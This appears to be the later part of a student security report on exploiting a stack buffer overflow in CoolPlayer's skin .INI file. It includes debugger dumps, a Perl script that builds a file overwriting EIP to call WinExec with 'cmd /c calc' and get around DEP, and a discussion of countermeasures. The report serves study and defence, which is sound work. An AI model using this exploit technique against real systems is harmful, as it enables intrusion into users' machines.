11E500  CCCCCCCC  ╠╠╠╠
11E504  CCCCCCCC  ╠╠╠╠
11E508  CCCCCCCC  ╠╠╠╠
11E50C  CCCCCCCC  ╠╠╠╠
11E510  CCCCCCCC  ╠╠╠╠
11E514  CCCCCCCC  ╠╠╠╠
11E518  CCCCCCCC  ╠╠╠╠
11E51C  CCCCCCCC  ╠╠╠╠
11E520  CCCCCCCC  ╠╠╠╠
11E524  CCCCCCCC  ╠╠╠╠
11E528  CCCCCCCC  ╠╠╠╠
11E52C  CCCCCCCC  ╠╠╠╠
11E530  CCCCCCCC  ╠╠╠╠
11E534  CCCCCCCC  ╠╠╠╠
11E538  CCCCCCCC  ╠╠╠╠
11E53C  CCCCCCCC  ╠╠╠╠
11E540  CCCCCCCC  ╠╠╠╠
11E544  CCCCCCCC  ╠╠╠╠
11E548  CCCCCCCC  ╠╠╠╠
11E54C  CCCCCCCC  ╠╠╠╠
11E550  CCCCCCCC  ╠╠╠╠
11E554  CCCCCCCC  ╠╠╠╠
```

Figure 47 searching for cmd



Enter binary string to search for

ASCII: cmd /c


UNICODE:

HEX +06: 63 6D 64 20 2F 63

□ Entire block

□ Case sensitive

Figure 48 searching for cmd part 2



OllyDbg - 1801153.exe

CPU - main thread, module kernel32

```
7C8623AD   8BFF       MOV EDI,EDI
7C8623AF   55         PUSH EBP
7C8623B0   8BEC       MOV EBP,ESP
7C8623B2   83EC 54    SUB ESP,54
7C8623B5   53         PUSH EBX
7C8623B6   56         PUSH ESI
7C8623B7   57         PUSH EDI
7C8623B8   6A 11      PUSH 11
7C8623BA   59         POP ECX
7C8623BB   33C0       XOR EAX,EAX
7C8623BD   33F6       XOR ESI,ESI
7C8623BF   56         PUSH ESI
```

```
Registers (FPU)
EAX 41414142
ECX 00005F08
EDX 00150608
EBX 00000000
ESP 0011E4E8
EBP 41414141
ESI 0011E4F0
EDI 0012E0A0

EIP 7C8623AD kernel32.Win

C 0  ES 0023 32bit 0(FFFF
```


```
Address   Hex dump                  ASCII
004DE000  00 00 00 00 00 00 00 00  ........
004DE008  00 00 00 00 00 00 00 00  ........
004DE010  00 00 00 00 00 00 00 00  ........
004DE018  00 00 00 00 00 00 00 00  ........
004DE020  00 00 00 00 00 00 00 00  ........
004DE028  00 00 00 00 00 00 00 00  ........
004DE030  00 00 00 00 00 00 00 00  ........
004DE038  00 00 00 00 00 00 00 00  ........
004DE040  00 00 00 00 00 00 00 00  ........
004DE048  00 00 00 00 00 00 00 00  ........
004DE050  00 00 00 00 00 00 00 00  ........
004DE058  00 00 00 00 00 00 00 00  ........
004DE060  00 00 00 00 00 00 00 00  ........
004DE068  00 00 00 00 00 00 00 00  ........
004DE070  00 00 00 00 00 00 00 00  ........
004DE078  00 00 00 00 00 00 00 00  ........
004DE080  00 00 00 00 00 00 00 00  ........
004DE088  00 00 00 00 00 00 00 00  ........
004DE090  00 00 00 00 00 00 00 00  ........
004DE098  00 00 00 00 00 00 00 00  ........
004DE0A0  00 00 00 00 00 00 00 00  ........
004DE0A8  00 00 00 00 00 00 00 00  ........
004DE0B0  00 00 00 00 00 00 00 00  ........
004DE0B8  00 00 00 00 00 00 00 00  ........
004DE0C0  00 00 00 00 00 00 00 00  ........
004DE0C8  00 00 00 00 00 00 00 00  ........
```

```
001300BD   20646D63  cmd
001300C1   6320632F  /c c
001300C5   2663616C  lac&
001300C9   41414141  AAAA
001300CD   41414141  AAAA
001300D1   41414141  AAAA
001300D5   41414141  AAAA
001300D9   41414141  AAAA
001300DD   41414141  AAAA
001300E1   41414141  AAAA
001300E5   41414141  AAAA
001300E9   41414141  AAAA
001300ED   41414141  AAAA
001300F1   41414141  AAAA
001300F5   41414141  AAAA
001300F9   41414141  AAAA
001300FD   41414141  AAAA
00130101   41414141  AAAA
00130105   41414141  AAAA
00130109   41414141  AAAA
0013010D   41414141  AAAA
00130111   41414141  AAAA
00130115   41414141  AAAA
00130119   41414141  AAAA
0013011D   41414141  AAAA
00130121   41414141  AAAA
00130125   41414141  AAAA
00130129   41414141  AAAA
```

Breakpoint at kernel32.WinExec

Figure 49 Location of cmd found at 0x001300BD


However, the tester knew that if this memory location were used, the code would not execute as there is a null byte in the middle of the memory address. In order to avoid this the tester attempted to move the cmd command that was in the shellcode further down the stack, firstly by moving the shellcode to inside the padding instead of before it (Figure 50).



```
$file1="CPSDEPTesting.ini";
$PlaylistSkin = "[CoolPlayer Skin] \n";
$PlaylistSkin .= "PlaylistSkin=";

# Calc
$shellcode = "cmd /c clac&";

$padding = "A" x 70
$padding .= $shellcode. "A" x (986 - length($shellcode));

$eip = pack('V', 0x7c8623ad); # WinExec
$eip .= pack('V', 0x7c81cafa); #ExitProcess


#$eip .= pack('V', 0xFFFFFFFF); # Windows Style

open($FILE,">$file1");
print $FILE $PlaylistSkin.$padding.$eip;
close($FILE)
```


Figure 50 Shellcode moved to be placed inside padding

This led to the new memory address of ‘0x00130103’ (Figure 51) which was added to the Perl code in figure 52.



```
00130103  20646D63  cmd
00130107  6320632F  /c c
0013010B  2663616C  lac&
0013010F  41414141  AAAA
00130113  41414141  AAAA
00130117  41414141  AAAA
0013011B  41414141  AAAA
0013011F  41414141  AAAA
00130123  41414141  AAAA
00130127  41414141  AAAA
0013012B  41414141  AAAA
0013012F  41414141  AAAA
00130133  41414141  AAAA
00130137  41414141  AAAA
0013013B  41414141  AAAA
0013013F  41414141  AAAA
00130143  41414141  AAAA
00130147  41414141  AAAA
0013014B  41414141  AAAA
0013014F  41414141  AAAA
00130153  41414141  AAAA
00130157  41414141  AAAA
0013015B  41414141  AAAA
0013015F  41414141  AAAA
00130163  41414141  AAAA
00130167  41414141  AAAA
0013016B  41414141  AAAA
0013016F  41414141  AAAA
```

Figure 51 New memory address of 0x00130103



```
$file1="CPS DEP.ini";
$PlaylistSkin = "[CoolPlayer Skin] \n";
$PlaylistSkin .= "PlaylistSkin=";

# Calc
$shellcode = "cmd /c clac&";

$padding = "A" x 70;
$padding .=  $shellcode. "A" x (986 - length($shellcode));

$eip = pack('V', 0x7c8623ad); # WinExec
$eip .= pack('V', 0x7c81cafa); #ExitProcess
$eip .= pack('V',0x00130103); # CMD

$eip .= pack('V', 0xFFFFFFFF); # Windows Style

open($FILE,">$file1");
print $FILE $PlaylistSkin.$padding.$eip;
close($FILE)
```

Figure 52 Cmd address added

The last memory address added was a “Windows Style” at the end of the eip variable, however this variable is of little significance which led to the tester’s lack of concern for the null byte at the end of the cmd command (as when run it is ‘backwards’ or little endian), which will only have an effect on the “Windows Style” and not on anything else, as there is nothing else after it.

Finally, after uploading the new .INI file to the CoolPlayer music player, it was possible to crash the program without the DEP warning appearing.

3 RESULTS

3.1 RESULTS

3.1.1 DEP disabled

Through the use of various tools and debuggers it was possible for the tester to be able to exploit the music player CoolPlayer. Without DEP enabled it is a very simple to exploit the buffer overflow vulnerability and to get malicious code running, that even users with very little knowledge or understanding would be able to successfully execute such exploits.

3.1.1.1 Egg hunter

Furthermore, the tester used a second method to show that even with a smaller buffer/stack size it is still possible for a malicious user to be able to exploit the vulnerability. Through using this method, it demonstrates that simply reducing the area of that code can be written to is still not enough of a countermeasure in terms of protecting against a buffer overflow attack.

3.1.2 DEP enabled

3.1.2.1 ROP chains

Using similar methods and tools as previous the tester, again, attempted to exploit the music player CoolPlayer. Though the initial test using ROP chains was unsuccessful, due to address in the chains not being found while using Ollydbg, but also a few issues regarding the character filtering in mona.py as bad characters were inputted into the debugger, however some were still present in the ROP chains.

3.1.2.2 System Instructions

Though the first test was unsuccessful, the tester went ahead and followed another method; system instructions method. This was more successful in that the program successfully crashed without a DEP warning popping up. Though this method required the tester to move the shellcode around the stack in order to avoid null bytes in the middle of the memory address.

4 DISCUSSION

4.1 GENERAL DISCUSSION

The aim of this report was to conduct a series of tests in order to exploit and assess the risk of the buffer overflow vulnerability found within the music player CoolPlayer. This test went to show that if left unattended there could be disastrous consequences, as any user with malicious intent can exploit this vulnerability, with DEP off. One such example of a high risk exploitation would be for a user to be able to upload a reverse shell skin file to a victims CoolPlayer (most likely through social engineering) and connect it back to their attacking machine. This could lead to all types of information being able to be accessed by the attacker.

However, even with DEP on malicious users are still capable of attacking and exploit the application through means of ROP chains and system instructions. There also may be other methods that malicious users can follow that the tester has not looked at in this report such as stack pivoting where a user can create a 'fake stack' where an attacker can store the ROP chains and overwrite the real stack to point to the fake stack – this would be mainly for applications where it may be difficult to find memory corruption (Li, 2021).

The tests and report will allow for programmers to be able to be aware of the issues of buffer overflow and take precautions when creating an application.

4.2 COUNTERMEASURES

In this section countermeasure will be discussed. Some key countermeasures to protect from buffer overflow attacks would be firstly to consider what language a programmer should make a program in. For example, assembly and C/C++ are popular languages to program in, however are vulnerable to such buffer overflow attacks as they allow direct access to memory. While C++ does have libraries that have many options to protect against buffer overflows, these protections and checks will not be effective if they are not called.

A countermeasure that is already in place is the executable-space protect, otherwise called Data Execution Prevention (DEP) that Windows has implemented. What this does is identify certain areas of memory and tags it as non-executable in order to prevent malicious code from executing and causing an exception to occur. However, there are methods that a malicious user can follow in order to misconfigure DEP or even disable it completely. One such method would be through the use of return-orientated programming (ROP), which was demonstrated earlier. This is used in order to call Windows API functions, such as VirtualAlloc(), to disable DEP and allow shellcode execution. While the other is to call system instructions and run code that way, which was demonstrated in the second section of the DEP enabled part of the report.

Another countermeasure for buffer overflow is the use of deep packet inspection (DPI), which can detect at a network layer very basic attempts to exploit buffer overflows by use of attack signatures. This can be used to block attacks that have the signatures of known attacks. Though this method is not a highly effective method as it will have little effect on attacks that are not stored known.

Finally, there is address space layout randomization (ASLR). ASLR is a security feature that arranges data areas such as heap, stack and libraries in random places in a processes address space. Randomization of the virtual memory in which these data areas can be found can make buffer overflow exploitations more difficult but can be overcome through tailored exploits.

4.3 Conclusions

In conclusion, it was found that the buffer overflow vulnerability in CoolPlayer can have a large impact on the users should it be exploited. Following the aim of this report tests and explanations were documented, allowing for programmers and application makers to be aware of the dangers of such a common vulnerability.

If applications such as CoolPlayer are used without concern for this vulnerability, there is a high chance that these applications will be exploited and cause a significant amount of damage to the users – to their computer as well as any information stored on it. Therefore, it is highly recommended that programmers and the like take care and take into consideration common vulnerabilities such as buffer overflow.

4.4 Future Work

Through testing, the tester had a difficult time working with DEP enabled. Through the use of mona.py a ROP chain was to be used to get around DEP, however there were difficulties using the character filtering as mona.py still produced ROP chains that used these characters causing the execution of them to fail. Furthermore, there was the issue of some parts of the ROP chains to not be addresses that Olly debug could find in its memory as seen in figure 42. Given more time, the tester could have found a method that would allow for the ROP chains to be able to be executed. Furthermore, the tester could have attempted to additionally test the other sections of the application, and not just looking at the skins.

References

URLs:

En.wikipedia.org. 2021. *Buffer overflow - Wikipedia*. [online] Available from: https://en.wikipedia.org/wiki/Buffer_overflow#Protective_countermeasures [Accessed 9 April 2021].

Chaudhary, A., 2019. *SLAE 0x3: Egg Hunter Shellcode*. [online] Medium. Available from: https://medium.com/@chaudharyaditya/slae-0x3-egg-hunter-shellcode-6fe367be2776 [Accessed 9 April 2021].

Cvedetails.com. 2007. *Coolplayer Coolplayer : List of security vulnerabilities*. [online] Available from: https://www.cvedetails.com/vulnerability-list/vendor_id-7597/product_id-12829/Coolplayer-Coolplayer.html [Accessed 25 April 2021].

GitHub. 2020. *corelan/mona*. [online] Available from: https://github.com/corelan/mona [Accessed 12 April 2021].

Cvedetails.com. 2008. *CVE-2008-5735 : Stack-based buffer overflow in skin.c in CoolPlayer 2.17 through 2.19 allows remote attackers to execute arbitrary code*. [online] Available from: https://www.cvedetails.com/cve/CVE-2008-5735/ [Accessed 9 April 2021].

En.wikipedia.org. 2021. *Exploit (computer security) - Wikipedia*. [online] Available fro,: https://en.wikipedia.org/wiki/Exploit_(computer_security)#:~:text=An%20exploit%20(from%20the%20English,computer%20software%2C%20hardware%2C%20or%20something [Accessed 23 April 2021].

Immunityinc.com. 2020. *Immunity Debugger*. [online] Available from: https://www.immunityinc.com/products/debugger/ [Accessed 2 May 2021].

Li, V., 2019. *Binary Exploitation: Data Execution Prevention*. [online] Medium. Available from: https://medium.com/swlh/binary-exploitation-data-execution-prevention-cc47edf2033b [Accessed 9 April 2021].


Van Eeckhoutte, P., 2010. *Exploit writing tutorial part 8 : Win32 Egg Hunting | Corelan Cybersecurity Research*. [online] Corelan Team. Available from: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/ [Accessed 9 May 2021].

CloudFlare. 2021. *What is buffer overflow?*. [online] Available from: https://www.cloudflare.com/en-gb/learning/security/threats/buffer-overflow [Accessed 23 April 2021].


APPENDICES

APPENDIX A – ROP_CHAIN.TXT


Below are the screenshots for the entire rop_chain.txt file.


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt
Normal text file
length : 35,079 lines : 767
Ln : 1 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS


```
-----------------------------------------------------------------------------------------------------------------------------------------
Module info :
-----------------------------------------------------------------------------------------------------------------------------------------
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------------------------------------------------
0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
0x72d20000 | 0x72d29000 | 0x00009000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [wdmaud.drv] (C:\WINDOWS\system32\wdmaud.drv)
0x77b40000 | 0x77b62000 | 0x00022000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [apphelp.dll] (C:\WINDOWS\system32\apphelp.dll)
0x77a80000 | 0x77b15000 | 0x00095000 | False  | True    | False |  False   | True   | 5.131.2600.5512 [CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
0x77b20000 | 0x77b32000 | 0x00012000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSASN1.dll] (C:\WINDOWS\system32\MSASN1.dll)
0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True   | 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
0x77e70000 | 0x77f02000 | 0x00092000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
0x10200000 | 0x10260000 | 0x00060000 | False  | False   | False |  False   | False  | 6.00.8168.0 [MSVCRTD.dll] (C:\Documents and Settings\Administrator\De
0x77be0000 | 0x77bf5000 | 0x00015000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSACM32.dll] (C:\WINDOWS\system32\MSACM32.dll)
0x5dca0000 | 0x5de88000 | 0x001e8000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
0x63000000 | 0x630e6000 | 0x000e6000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
0x774e0000 | 0x7761d000 | 0x0013d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
0x5d090000 | 0x5d12a000 | 0x0009a000 | False  | True    | False |  False   | True   | 5.82 [COMCTL32.dll] (C:\WINDOWS\system32\COMCTL32.dll)
0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x72d10000 | 0x72d18000 | 0x00008000 | False  | False   | False |  False   | True   | 5.1.2600.0 [msacm32.drv] (C:\WINDOWS\system32\msacm32.drv)
0x763b0000 | 0x763f9000 | 0x00049000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
0x76c90000 | 0x76cb8000 | 0x00028000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [IMAGEHLP.dll] (C:\WINDOWS\system32\IMAGEHLP.dll)
0x76c30000 | 0x76c5e000 | 0x0002e000 | False  | True    | False |  False   | True   | 5.131.2600.5512 [WINTRUST.dll] (C:\WINDOWS\system32\WINTRUST.dll)
0x77bd0000 | 0x77bd7000 | 0x00007000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [midimap.dll] (C:\WINDOWS\system32\midimap.dll)
0x00400000 | 0x0051f000 | 0x0011f000 | False  | False   | False |  False   | False  | -1.0- [1801153.exe] (C:\Documents and Settings\Administrator\Desktop\
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt
Normal text file
length : 35,079 lines : 767
Ln : 29 Col : 150 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS
Start
C:\log\1801153
C:\log\1801153\rop_...
14:07

